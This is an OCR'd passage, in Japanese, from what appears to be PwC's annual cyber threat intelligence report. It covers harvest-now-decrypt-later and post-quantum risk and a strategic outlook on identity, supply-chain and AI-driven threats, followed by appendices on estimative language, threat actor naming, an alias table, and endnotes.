
ポスト量子レースは、最初の暗号関連マシンが稼働するずっと前に勝負が決まるため、組織にとっては、攻撃者が現在すでに獲得を試みている暗号化データの安全を確保することが重要です。脅威アクターがポスト量子時代に向けて体制を整え、Harvest-Now, Decrypt-Later（HNDL）の圧力が高まっている一方で、組織の49%は量子耐性のセキュリティ対策を考慮していないか、まだ実装を開始していません[208]。諜報活動を動機とする脅威アクターにとって、これは長期的なインテリジェンス戦略であり、短期的な収益活動ではありません。

量子コンピューティングは現時点ではアタックサーフェスを変更していません。しかし、将来の暗号解読能力めぐる競争は、すでに攻撃者の振る舞いを変え始めています。多数の出自や動機を持つ脅威アクターは、大容量の暗号化された機密データを窃取の標的とし続けており、ここには転送中のデータ、長期保存されたデータ、長期的な知的価値のあるデータが含まれます[209]。米国および同盟国政府機関による公的な警告では、攻撃者が暗号化情報を収集し、将来的に暗号化関連の量子コンピューター（CRQC）が実現した際にそれを復号化する意図を持っている可能性があるという懸念が報告されています[210]。この広範な懸念は一般にHarvest-Now, Decrypt-Later（HNDL）と呼ばれています[211]。この懸念は、ポスト量子コンピューティング（PQC）の取り組みの推進要因の1つとなっています。ファイブアイズ（FVEY：オーストラリア[212]、カナダ[213]、ニュージーランド[214]、英国[215]、米国[216]）に加盟する政府機関は、量子対応の正式なロードマップを発行しており、このロードマップによると、各国が定義するタイムラインに従って組織が暗号化資産を一覧化し、リスクを評価し、PQCへの計画的な移行を開始する必要があります。

世界中の政府、科学、商業における競争が激化するにつれ、量子コンピューティングの領域の進展は、多数の脅威アクターにとってインテリジェンス収集の優先事項となる可能性が高いと考えられます。組織にとっては、現在の戦略的リスクとしてポスト量子攻撃に対処することが重要になります。特に、長期の機密保持が求められるデータ（健康記録、バイオメトリクス、財務データ、防衛情報など）を処理するシステムがこれに該当します[217]。さらに、組織の知的財産や他の独自所有の機密データが、高度な動機と忍耐力を持つ攻撃者の標的となる可能性を考慮する必要もあります。データの復号化と後処理は、AIの進展と相まって加速していく可能性が高く、これによって脅威アクターは、インテリジェンスを急速に武器化してフル活用できるようになると私たちは予想しています。

“

ポスト量子攻撃は、もはや遠い将来の危険ではありません。組織にとっては、特に長期にわたって安全を確保する必要があるデータを現在の戦略に組み込むことが重要になります”



ダイナミックな加速 ―― 将来に備える

ダイナミックな加速とは、今や攻撃のペースが意思決定のペースを上回っていることを認識し、レジリエンスを左右するのは、AIで強化されたシステムが人間の意図を信頼に足る速度で実行できるかどうかであると理解することです。

2026年とそれ以降のサイバーリスクは、中核システムや周辺インフラの障害よりも、アイデンティティ、クラウド、SaaS環境全体で、アクセスを取得、再利用、エスカレーションできる速度によって左右されるようになります。トークン、サービスアカウント、OAuth認可、セッションアーティファクト、デバイス・トラスト・シグナルが、侵害の影響をますます決定付けるようになります。セキュリティの有効性は、組織がシステムにパッチを適用する速度よりも、大規模にアクセスを無効化して再発行する迅速さによって計測されるようになります。人間と人間以外のアイデンティティの一元的な統制に苦戦している組織は、明確な、または単一の根本原因が特定されないまま繰り返される侵害に直面することになります。

今後予想されるさらに重要なインシデントの一部は、組織の境界外で発生する可能性があります。SaaSプラットフォーム、開発者エコシステム、マネージド・サービス・プロバイダー、共有のアイデンティティレイヤーが初期の侵害ポイントとなり、信頼された接続を通して下流への影響が速やかに広がって行きます。上流の信頼が悪用された場合、強力な内部制御だけでは十分に攻撃を阻止できません。インシデント対応、規制当局による監視、経営責任においては、内部境界の強度よりも、依存関係ガバナンスや信頼管理に焦点が当てられるようになります。

同時に、内部関係者が関与する多段階のインシデントの頻度と影響が高まる可能性があると私たちは評価しています。これらの活動は採用詐欺、内部関係者のアクセスや知識の販売または勧誘、認証情報窃取、あるいはソーシャルエンジニアリングから始まる可能性があります。1つ以上のインシデントが通常業務に紛れ込む可能性があるため、重大な侵害や損失が発生するまで検出が遅れる場合があります。内部関係者のリスクを狭義の人事（HR）上の問題として処理している組織は、こうした連携された侵害を見落とすことになります。一方で、アイデンティティのガバナンス、振る舞い監視、インシデント対応を統合している組織は、攻撃を早い段階で阻止しやすい体制にあります。

データ窃取と恐喝は、業務中断を上回り、金銭的損害、規制上の弊害、評判の悪化の主要な原因であり続ける可能性があります。コラボレーション、顧客関係管理（CRM）、開発プラットフォームからのクラウドネイティブの暗号化の悪用、API駆動の抽出、サイレント流出は、恐喝、詐欺、長期的なインテリジェンスエクスプロイトに拍車をかけます。同時に、一部の攻撃者は将来の復号化を意図して暗号化データの収集をすでに行っており、長期にわたって機密情報を保持している組織に対して、ポスト量子攻撃への遅延を生み出しています。データ移動、暗号キー制御、暗号依存関係を可視化できていない組織は、インシデントの早い段階で有効な力を失い、事後的に軽減することのできないリスクに直面します。

攻撃の自動化は人間主導の防御をますます凌いでいきます。AI対応のツールによって、脅威アクターが偵察、ソーシャルエンジニアリング、エクスプロイト、恐喝をマシン速度で実行できるようになり、初期アクセスから影響発生までの時間が短縮されます。この環境においては、意思決定の遅れが主たるリスク要因になります。防御の成功は、帰属への依存のみならず、事前認定されたアクション、自動化された封じ込め、さらには、組織固有のテクノロジースタック、ベンダー、アイデンティティ、データフローにわたり露出を予測する脅威インテリジェンスにかかっています。

サイバーリスクは依然として、経営層の意思決定や地政学的条件と強く結び付いています。脅威アクターは今後も、選挙、紛争、制裁、経済的な圧力ポイントに合わせて活動を続け、即時的な混乱よりもアクセスと戦略的影響力を優先させます。経営層自身とその組織は警戒し続ける必要があります。脅威アクターは、なりすまし、内部関係者の標的化、PIIデータの集約をますます活発化しており、セキュリティ、法務、HR、財務、危機管理、コミュニケーションにわたる連携した対応が必要になるからです。結局のところ、レジリエンスは予防によって定義されるのではありません。アクセスの悪用を封じ込め、データの露出を制限し、業務を持続させ、相互接続性と不安定性がますます高まるリスク環境において、職能上の枠を超えた断固とした意思決定を迅速に行う能力によって定義されるのです。

PwCは一貫して組織が基礎的なセキュリティ制御への投資と実装において、継続的な課題に直面していることを確認してきました。多くの組織は、高度なツールやクラウドの採用によって、脆弱な構成、資産の不完全な可視性、アイデンティティおよびアクセスガバナンスの不整合が補われると考えています。しかし、脅威アクターは、脆弱性管理、インフラのハイジーン、中核システムの展開における基本的な不備を悪用し続けています。こうしたセキュリティの欠陥が、プライバシーや規制上の要件と交差するケースは増えています。アイデンティティ管理体制の弱点、管理されていないサードパーティアクセス、脆弱なデータ処理慣行がコンプライアンス上のリスクを拡大させるからです。

“

今後のレースにおいて有利なポジションを得るのは、最速で前進する組織ではなく、基本部分で優れていて、軌道を明確に見通し、高速で信頼を統制し、脅威が次のコーナーに到達する前に断固とした行動ができる組織です”

付属資料A ―― 手法

PwCは、年間を通じて、顧客や利害関係者、セキュリティ業界全体の専門家と協力し、情報要件の検証や改善を行いながら、独自の可視性、特注ツール、戦術、分析の取り組みを顧客向けの実行可能な情報に変換しています。本レポートでは、2025年に行われた分析の一部を抜粋しています。PwC独自の機能と商用ツールおよびオープンソースへのアクセスに加えて、インシデント対応ケースなどの業務においてはPwCグローバルネットワークのメンバーファームと緊密に連携しています。

推定に関する表現

推定的または確率的な表現（例：「可能性が高い」、「ほぼ確実」）の解釈はさまざまです。誤解を避けるため、本レポートでは、可視性の表現および信頼性評価に言及する場合、次のような定性的な用語を使用しています。特に断りの無い限り、評価は統計分析を基にしたものではありません。

可能性の表現

定性的用語	推定の確率
程遠い、可能性が非常に低い	10%未満
ありそうにない、可能性が低い	10～25%
現実的な確率	26～50%
有力、可能性が高い	51～75%
高確率	76～90%
ほぼ確実	91%以上

信頼度

レベル	説明
低	基礎となる情報源は限られており、情報には多くの欠落部分があり、さらなる分析が不可能である
中	中程度の信頼性を持つ情報源（例：間接的な情報入手）が利用可能だが、情報には欠落部分があり、追加的な分析は不可能である
高	信頼性の高い情報源（例：情報への直接アクセス）が利用可能で十分な裏付けが取れており、徹底的な分析が可能である

付属資料B ―― 脅威アクター名と動機

PwCは、27カ国以上のさまざまな脅威アクターを追跡し、その脅威アクターの拠点場所を示す色で構成された命名規則を採用しています。評価中の脅威には、地理的起源に基づいて「White」という色を指定しています。その他の色分けについては下表に示します。色に続いて、神話上の人物を割り当て、脅威アクターの固有の名前を確立します。既知の団体に帰属しない活動が観察された場合、開発と分析の継続を円滑に進めるためクラスターを「dev set」と呼びます。さらには、分析の結果、最終的な帰属評価が得られた場合は、「dev set」を名前付きセットにアップグレードする場合もあります。PwCの調査と他社の調査との間で帰属が重複する場合は、それぞれの脅威アクター名を記載しています。

本レポートで言及した脅威アクターに関連する色を以下に示します。直接指名したものもあれば、本レポートのテーマに関する情報を与えるために年間を通じて実行された幅広い分析とつながるものもあります。

北朝鮮を拠点（黒）	ロシアを拠点（青）	中国を拠点（赤）	イランを拠点（黄）
インドを拠点（オレンジ）	パキスタンを拠点（緑）	起源を評価中（白）	場所が不明、または複数国を拠点（グレー）

動機

PwCは、脅威アクターが組織を標的とする理由や侵害前後にとる行動を理解する上で、動機は1つの重要な要素になると考えています。検出方法、緩和策、より堅牢でレジリエンスのあるサイバー防御体制を構築するには、追加のコンテキスト（TTPや過去の振る舞いなど）も必要です。私たちはこうした動機を定義する一方で、複数の動機による活動に関与する脅威アクターや、デジタル・ソーシャル・コミュニティの一員として活動する中で動機が不明または曖昧なケースが多く見られることを確認しています。

犯罪：窃取、詐欺、またはその他の手段を問わず、金銭獲得目的でサイバー活動またはサイバー空間を利用した活動を実施する脅威アクターです。

諜報：この脅威アクターは「標的型攻撃（APT）」と呼ばれることが多く、一般的には、求められる情報収集ニーズに応えるためのアクセス権と情報を探し、後援者に経済的または政治的恩恵をもたらします。

ハクティビズム：ハクティビストが攻撃を実施する目的は、対外的な影響力を誇示し、攻撃理由に対する認識を高めることです。この攻撃は一般にサービス妨害（DoS）攻撃などのサービスの中断や、Webサイトの改変を通じて行われます。

妨害行為：妨害行為は、データおよびシステムの完全性に損害を与え、破壊し、あるいは覆そうとします。

付属資料C ―― 脅威アクターのリファレンス

本レポートにおいて言及した脅威アクターを以下に示します。下表には、PwC脅威アクターの名前、既知の別名、脅威アクターの動機の評価が含まれます（動機の定義については、付属資料Bを参照してください）。

PwCの脅威アクターが他の既知の脅威アクターの別名を持っている場合がありますが、必ずしも名前が1対1に対応することを意味するものではありません。PwCは、可視性に基づいて活動の追跡、クラスター化、帰属を行っています。

脅威アクター	別名	動機
Black Ara	DPRK IT Workers、Famous Chollima、UNC5267、Jasper Sleet、Wagemole	サイバー犯罪、諜報活動
Black Artemis	Andariel、APT45、Hidden Cobra、Lazarus Group、Onyx Sleet、Silent Chollima、TraderTraitor	サイバー犯罪、諜報活動、妨害行為
Black Dev 4	Contagious Interview、Famous Chollima、DEV#POPPER、Storm-1877	サイバー犯罪
Black Dev 5	Willo Interview	サイバー犯罪
Blue Callisto	Callisto Group、COLDRIVER、Star Blizzard、UNC4057	諜報活動
Blue Dev 8	該当なし	諜報活動
Blue Dev 17	Void Blizzard、LAUNDRY BEAR	諜報活動
Green Havildar	APT36、Mythic Leopard、Transparent Tribe	諜報活動
Grey Dev 8	Cyber Toufan、Cyber Toufan Al-Aqsa	諜報活動、妨害行為
Orange Chandi	SideWinder	諜報活動
Orange Indra	該当なし	諜報活動
Red Dev 13	HAFNIUM、Silk Typhoon	諜報活動
Red Dev 38	BackdoorDiplomacy、CloudComputating	諜報活動
Red Dev 43	SuperJump	諜報活動
Red Dev 49	Volt Typhoon、BRONZE SILHOUETTE、Vanguard Panda、VOLTZITE、Insidious Taurus、UNC3236、TAG-87	諜報活動、妨害行為
Red Dev 61	UTA0178、UNC5221	諜報活動

脅威アクター	別名	動機
Red Dev 86	UNC3886	諜報活動
Red Dev 102	UAT-9686	諜報活動
Red Iris	Liminal Panda	諜報活動
Red Ishtar	Earth Preta、UNC4191、Stately Taurus、CeranaKeeper、Hive0154	諜報活動
Red Lamassu	Calypso、Red Dev 37	諜報活動
Red Phoenix	APT27、Emissary Panda、LuckyMouse、Iron Tiger、Bronze Union、Hot Fudge	諜報活動
Red Vulture	APT25、Ke3chang、APT15、Vixen Panda、BRONZE PALACE、Mirage、Nylon Typhoon	諜報活動
White Atlanta	The Gentlemen	サイバー犯罪
White Dev 21	WIRTE、Ashen Lepus	諜報活動
White Dev 93	UNC1945、LightBasin	諜報活動
White Dev 146	StarFraud、0ktapus、Scatter Swine、Scattered Spider、UNC3944	サイバー犯罪
White Dev 162	UNC5101、Storm-1772	諜報活動、妨害行為
White Dev 168	Lumma Stealer、LummaC2	サイバー犯罪
White Dev 184	UNC4393、Storm-1811	サイバー犯罪
White Dev 192	該当なし	サイバー犯罪
White Dev 203	Luna Moth、Silent Ransom Group、LeakedData、Business Data Leaks、UNC3753、Storm-0252	サイバー犯罪
White Dev 212	該当なし	評価中
White Dev 219	UNC6040、Scattered LAPSUS$ Hunters	サイバー犯罪
White Dev 225	該当なし	諜報活動
White Dev 229	UNK_AcademicFlare	諜報活動
White Dev 248	Codefinger	サイバー犯罪
White Dev 249	UNC2891	サイバー犯罪
White Dev 250	該当なし	サイバー犯罪
White Dragon	DragonForce	サイバー犯罪
White Hod	Safepay	サイバー犯罪

脅威アクター	別名	動機
White Janus	LockBit	サイバー犯罪
White Kore	Qilin	サイバー犯罪
White Lilith	Akira	サイバー犯罪
White Maat	3AM Ransomware、ThreeAM	サイバー犯罪
Yellow Dev 19	ViceLeaker、Cotton Sandstorm、Emennet Pasargad	妨害行為、諜報活動
Yellow Dev 24	Nemesis Kitten	サイバー犯罪、諜報活動、妨害行為
Yellow Garuda	APT42、Charming Kitten、Mint Sandstorm、ITG18	諜報活動
Yellow Phobos	Red Sandstorm、Dune	諜報活動、妨害行為
Yellow Nix	MuddyWater、Mango Sandstorm、Static Kitten	諜報活動

文末脚注

1. PwCは脅威を与える活動の動機を「諜報活動」、「サイバー犯罪」、「ハクティビズム」、「妨害行為」の4つのカテゴリーに分類している。これらの定義の詳細については、本レポートの付属資料Bを参照。
2. '2026 Global Digital Trust Insights: C-suite playbook and findings', PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)
3. '2026 Global Digital Trust Insights: C-suite playbook and findings', PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)
4. CTO-SIB-20251205-01A – 信頼チェーンの露出
5. CTO-TIB-20251031-01A – ログイン：アイデンティティ中心の侵入の発生
6. CTO-SIB-20251215-01A – クロスオーバー – エグゼクティブを標的とすることでサイバー脅威が組織に影響を与える方法
7. CTO-SIB-20250815-01A – 脅威インテリジェンスの推定 - 2026
8. CTO-TIB-20251031-01A – ログイン：アイデンティティ中心の侵入の発生
9. CTO-SIB-20250529-01A – Scattered Spider – 散発的
10. CTO-TIB-20250506-02A – 2025年のScattered Spiderの活動
11. CTO-SIB-20251205-01A – 信頼チェーンの露出
12. CTO-CTS-20250808-01A – ITサポートへのなりすまし – アトリビューションのトラブル
13. CTO-SRT-20251203-01A – なりすましの進化、内部関係者の関与
14. CTO-TIB-20250603-01A – I Bless the Domain Rains – Toto Davisによるサイバーネットワークの解明
15. CTO-CTS-20250808-01A – ITサポートへのなりすまし – アトリビューションのトラブル
16. CTO-CTS-20250808-01A – ITサポートへのなりすまし – アトリビューションのトラブル
17. CTO-TIB-20250115-01A – フィッシングの状況
18. CTO-TIB-20250226-01A – White Dev 184の継続的活動
19. 'Multiple Russian Threat Actors Targeting Microsoft Device Code Authentication', Volexity, https://www.volexity.com/blog/2025/02/13/multiple-russian-threat-actors-targeting-microsoft-device-code-authentication/ (13 February 2025)
20. 'Phishing for Codes: Russian Threat Actors Target Microsoft 365 OAuth Workflows', Volexity, https://www.volexity.com/blog/2025/04/22/phishing-for-codes-russian-threat-actors-target-microsoft-365-oauth-workflows/ (22 April 2025)
21. 'Dangerous Invitations: Russian Threat Actor Spoofs European Security Events in Targeted Phishing Attacks', Volexity, https://www.volexity.com/blog/2025/12/04/dangerous-invitations-russian-threat-actor-spoofs-european-security-events-in-targeted-phishing-attacks/ (4 December 2025)
22. 'Access granted: phishing with device code authorization for account takeover', Proofpoint, https://www.proofpoint.com/us/blog/threat-insight/access-granted-phishing-device-code-authorization-account-takeover (18 December 2025)
23. CTO-TIB-20251104-01A – All Workers no play
24. 'Hackers Are Calling Your Office: FBI Alerts Law Firms to Luna Moth's Stealth Phishing Campaign', The Hacker News, https://thehackernews.com/2025/05/hackers-are-calling-your-office-fbi.html (27 May 2025)
25. CTO-SIB-20250527-01A – 合法のツール、非合法の利益
26. CTO-SRT-20250926-01A – ShinyHuntersのメンバーへのインタビューからの戦略的知見
27. CTO-TIB-20250325-01A – Red Iris Roam like Home
28. CTO-TIB-20250325-01A – Red Iris Roam like Home
29. CTO-TIB-20251027-01A – ログインの沈黙（PAMエディション）
30. 'Live off the Land? How About Bringing Your Own Island? An Overview of UNC1945', Google, https://cloud.google.com/blog/topics/threat-intelligence/live-off-the-land-an-overview-of-unc1945 (2 November 2020)
31. CTO-SIB-20250527-01A – 合法のツール、非合法の利益
32. 'New Russia-affiliated actor Void Blizzard targets critical sectors for espionage', Microsoft, https://www.microsoft.com/en-us/security/blog/2025/05/27/new-russia-affiliated-actor-void-blizzard-targets-critical-sectors-for-espionage/ (27 May 2025)
33. 'AIVD and MIVD identify new Russian cyber threat actor', AIVD and MIVD, https://www.aivd.nl/binaries/aivd_nl/documenten/publicaties/2025/05/27/aivd-en-mivd-onderkennen-nieuwe-russische-cyberactor/ Advisory+AIVD+en+MIVD+Public+report+on+new+cyber+actor.pdf (May 2025)
34. CTO-TIB-20250530-03A - Void Blizzardは手加減なし
35. 'New Russia-affiliated actor Void Blizzard targets critical sectors for espionage', Microsoft, https://www.microsoft.com/en-us/security/blog/2025/05/27/new-russia-affiliated-actor-void-blizzard-targets-critical-sectors-for-espionage/ (27 May 2025)

36. CTO-TIB-20250829-01A – Bearのフレッシュなロード
37. '2026 Global Digital Trust Insights: C-suite playbook and findings', PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)
38. CTO-SIB-20251204-01A – 信頼チェーンの露出
39. CTO-SRT-20251120-01A – サプライチェーンは最も弱いリンク、お別れしよう
40. 'Salesloft platform integration restored after probe reveals monthslong GitHub account compromise', CyberSecurity Drive, https://trust.salesloft.com/?uid=Drift%2FSalesforce+Security+Update (8 September 2025)
41. 'ShinyHunters claims 1.5 billion Salesforce records stolen in Drift hacks', Bleeping Computer, https://www.bleepingcomputer.com/news/security/shinyhunters-claims-15-billion-salesforce-records-stolen-in-drift-hacks (17 September 2025)
42. CTO-QRT-20250908-01A – Salesloft Driftの侵害による進行中の副次的影響
43. CTO-SRT-20250926-01A – ShinyHuntersのメンバーへのインタビューからの戦略的知見
44. CTO-SIB-20260310-01A – Allies（同盟者）とAliases（別名） – Scattered Lapsus Huntersのアトリビューションとハンティングのガイダンス
45. CTO-QRT-20250919-01A – Shai-Hulud NPMサプライチェーン攻撃
46. 'Shai-Hulud 2.0 Supply Chain Attack: 25K+ Repos Exposing Secrets', wiz, https://www.wiz.io/blog/shai-hulud-2-0-ongoing-supply-chain-attack (24 November 2025)
47. 'Preparations for reporting of DORA registers of information', EBA, https://eba.europa.eu/activities/direct-supervision-and-oversight/digital-operational-resilience-act/preparation-dora-application
48. 'Article 21 – Cybersecurity risk-management measures', NIS2 Directive, https://www.nis2-info.eu/article-21-cybersecurity-risk-management-measures/
49. 'Cybersecurity in Medical Devices Frequently Asked Questions (FAQs)', US Food & Drug Administration, https://www.fda.gov/medical-devices/digital-health-center-excellence/cybersecurity-medical-devices-frequently-asked-questions-faqs (26 June 2025)
50. 'The Missing Piece: How SBOMs Aid with PCI DSS 4.0 Compliance', OPSWAT, https://www.opswat.com/blog/the-missing-piece-how-sboms-aid-with-pci-dss-4-0-compliance (20 August 2024)
51. 'Cybersecurity and Cyber Resilience Framework (CSCRF) for SEBI Regulated Entities (REs)', SEBI, https://www.sebi.gov.in/legal/circulars/aug-2024/cybersecurity-and-cyber-resilience-framework-cscrf-for-sebi-regulated-entities-res-_85964.html (20 August 2024)
52. 'Technology Risk Management Guidelines', Monetary Authority of Singapore, https://openresearch-repository.anu.edu.au/server/api/core/bitstreams/fa20beb3-d2df-4d2b-bc12-dab3462dfacd/content? (January 2021)
53. '2026 Global Digital Trust Insights: C-suite playbook and findings', PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)
54. CTO-CTS-20260119-01A – ランサムウェアレポート – 2026年1号
55. CTO-CTS-20260119-01A – ランサムウェアレポート – 2026年1号
56. CTO-SIB-20250903-01A – H1 2025 – ランサムウェアの状況
57. CTO-SRT-20250926-01A – ShinyHuntersのメンバーへのインタビューからの戦略的知見
58. CTO-SIB-20251218-02A – 脅威アクターは最新のテックスタック全体をフォーカス
59. CTO-SIB-20251007-01A – プロンプトからペイロードへ – 脅威アクターによるAIの使用
60. 'Eduard Benderskiy: Western authorities link Russian intelligence officer to Evil Corp cybercrime empire', Recorded Future, https://therecord.media/evil-corp-cybercrime-eduard-benderskiy-russian-intelligence (2 October 2024)
61. CTO-SIB-20250808-01A – これまで存在したものは、全て犯罪なのか？
62. CTO-SIB-20250923-01A - 2025年9月、Scattered Lapsus$ Hunters Telegramの活動
63. CTO-SIB-20251203-01A – サイバー犯罪エコシステムにおける恐喝の手口
64. 'UK Ransomware Payment Ban to Come with Exemptions, Security Minster Say', https://www.infosecurity-magazine.com/news/uk-ransomware-payment-ban/ (4 December 2025)
65. 'Cyber Security Legislative Reforms – Explanatory Document', Department of Home Affairs, https://www.cisc.gov.au/resources-subsite/Documents/cyber-security-ransomware-reporting-rules-explanatory-document.pdf
66. CTO-CTS-20260119-01A – ランサムウェアレポート – 2026年1号
67. CTO-CTS-20251014-01A – ランサムウェアレポート – 2025年10号
68. 'New 'Gentlemen' RaaS Appears on Hacking Forums, Targeting Windows, Linux and ESXi', gbhackers, https://gbhackers.com/new-gentlemen-raas/ (29 October 2025)
69. 'Threat Assessment: DragonForce Calls for Ransomware Cartel with LockBit and Qilin', Quorum Cyber, https://quorumcyber.com/threat-intelligence/threat-assessment-dragonforce-calls-for-ransomware-cartel-with-lockbit-and-qilin/
70. 'How healthcare ransomware attacks shifted in 2025', FIERCE Healthcare, https://www.fiercehealthcare.com/health-tech/how-healthcare-ransomware-attacks-are-shifting-2025 (26 November 2025)

71. ‘Abusing AWS Native Services: Ransomware Encrypting S3 Buckets with SSE-C’, Halcyon, https://www.halcyon.ai/blog/abusing-aws-native-services-ransomware-encrypting-s3-buckets-with-sse-c (13 January 2025)
72. CTO-CTS-20250217-01A – ランサムウェアレポート – 2025年2号
73. アナリスト注記：2024年から2025年にかけて消費者市場の被害者数がこのように増加したのは、分野別のリークサイト被害者数の分類プロセスが内部的に改善したことが一因でもある。
74. CTO-CTS-20251014-01A – ランサムウェアレポート – 2025年10号
75. ‘Abusing AWS Native Services: Ransomware Encrypting S3 Buckets with SSE-C’, Halcyon, https://www.halcyon.ai/blog/abusing-aws-native-services-ransomware-encrypting-s3-buckets-with-sse-c (13 January 2025)
76. CTO-CTS-20250217-01A – ランサムウェアレポート – 2025年2号
77. ‘2026 Global Digital Trust Insights: C-suite playbook and findings’, PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)
78. CTO-SIB-20251218-02A – 脅威アクターは最新のテックスタック全体をフォーカス
79. CTO-TIB-20250703-01A – エッジに生息
80. CTO-SIB-20251202-01A – Dragon’s Den
81. CTO-TIB-20250115-03A – RedRelayユーザーの標的はIvanti Connect Secure
82. ‘Malware Analysis Report: UMBRELLA STAND’, NCSC, https://www.ncsc.gov.uk/static-assets/documents/malware-analysis-reports/umbrella-stand/ncsc-mar-umbrella_stand.pdf (18 June 2025)
83. CTO-TIB-20251031-02A – Red VultureがEtherから出現
84. CTO-TIB-20250730-02A – 境界のPaws
85. CTO-TIB-20250707-01A – RoundCube、スクエア・ターゲット・リスト
86. CTO-TIB-20251008-01A – Open Sesame、Red Dev 37がボールトを開く
87. CTO-QRT-20250723-01A – SharePointエクスプロイトのアトリビューション
88. CTO-QRT-20250908-02A – SAP S/4HANAで悪用されている脆弱性
89. CTO-QRT-20251205-01A – 中国を拠点とする脅威アクターがReact2Shellの脆弱性を悪用しようと殺到
90. CTO-QRT-20251219-01A - Cisco Secure Emal製品における重大な脆弱性
91. CTO-QRT-20251016-01A – 結局のところ、STORMにおける別のBRICKにすぎない
92. CTO-TIB-20251201-01A – RadarReflector：Aviation OSINTのADS-B/Mode-Sデータをアクティブに収集
93. ‘2026 Global Digital Trust Insights: C-suite playbook and findings’, PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)
94. ‘MITRE ATLAS’, MITRE, https://atlas.mitre.org/
95. CTO-SIB-20251007-01A – ペイロードへのプロンプト – 脅威アクターによるAIの使用
96. ‘WormGPT: how hackers are exploiting the dark side of AI’, eftsure, https://www.eftsure.com/en-au/blog/cyber-crime/wormgpt/ (2 June 2025)
97. CTO-SIB-20250613-01A – ディープフェイクによるHoodwink-edの取得
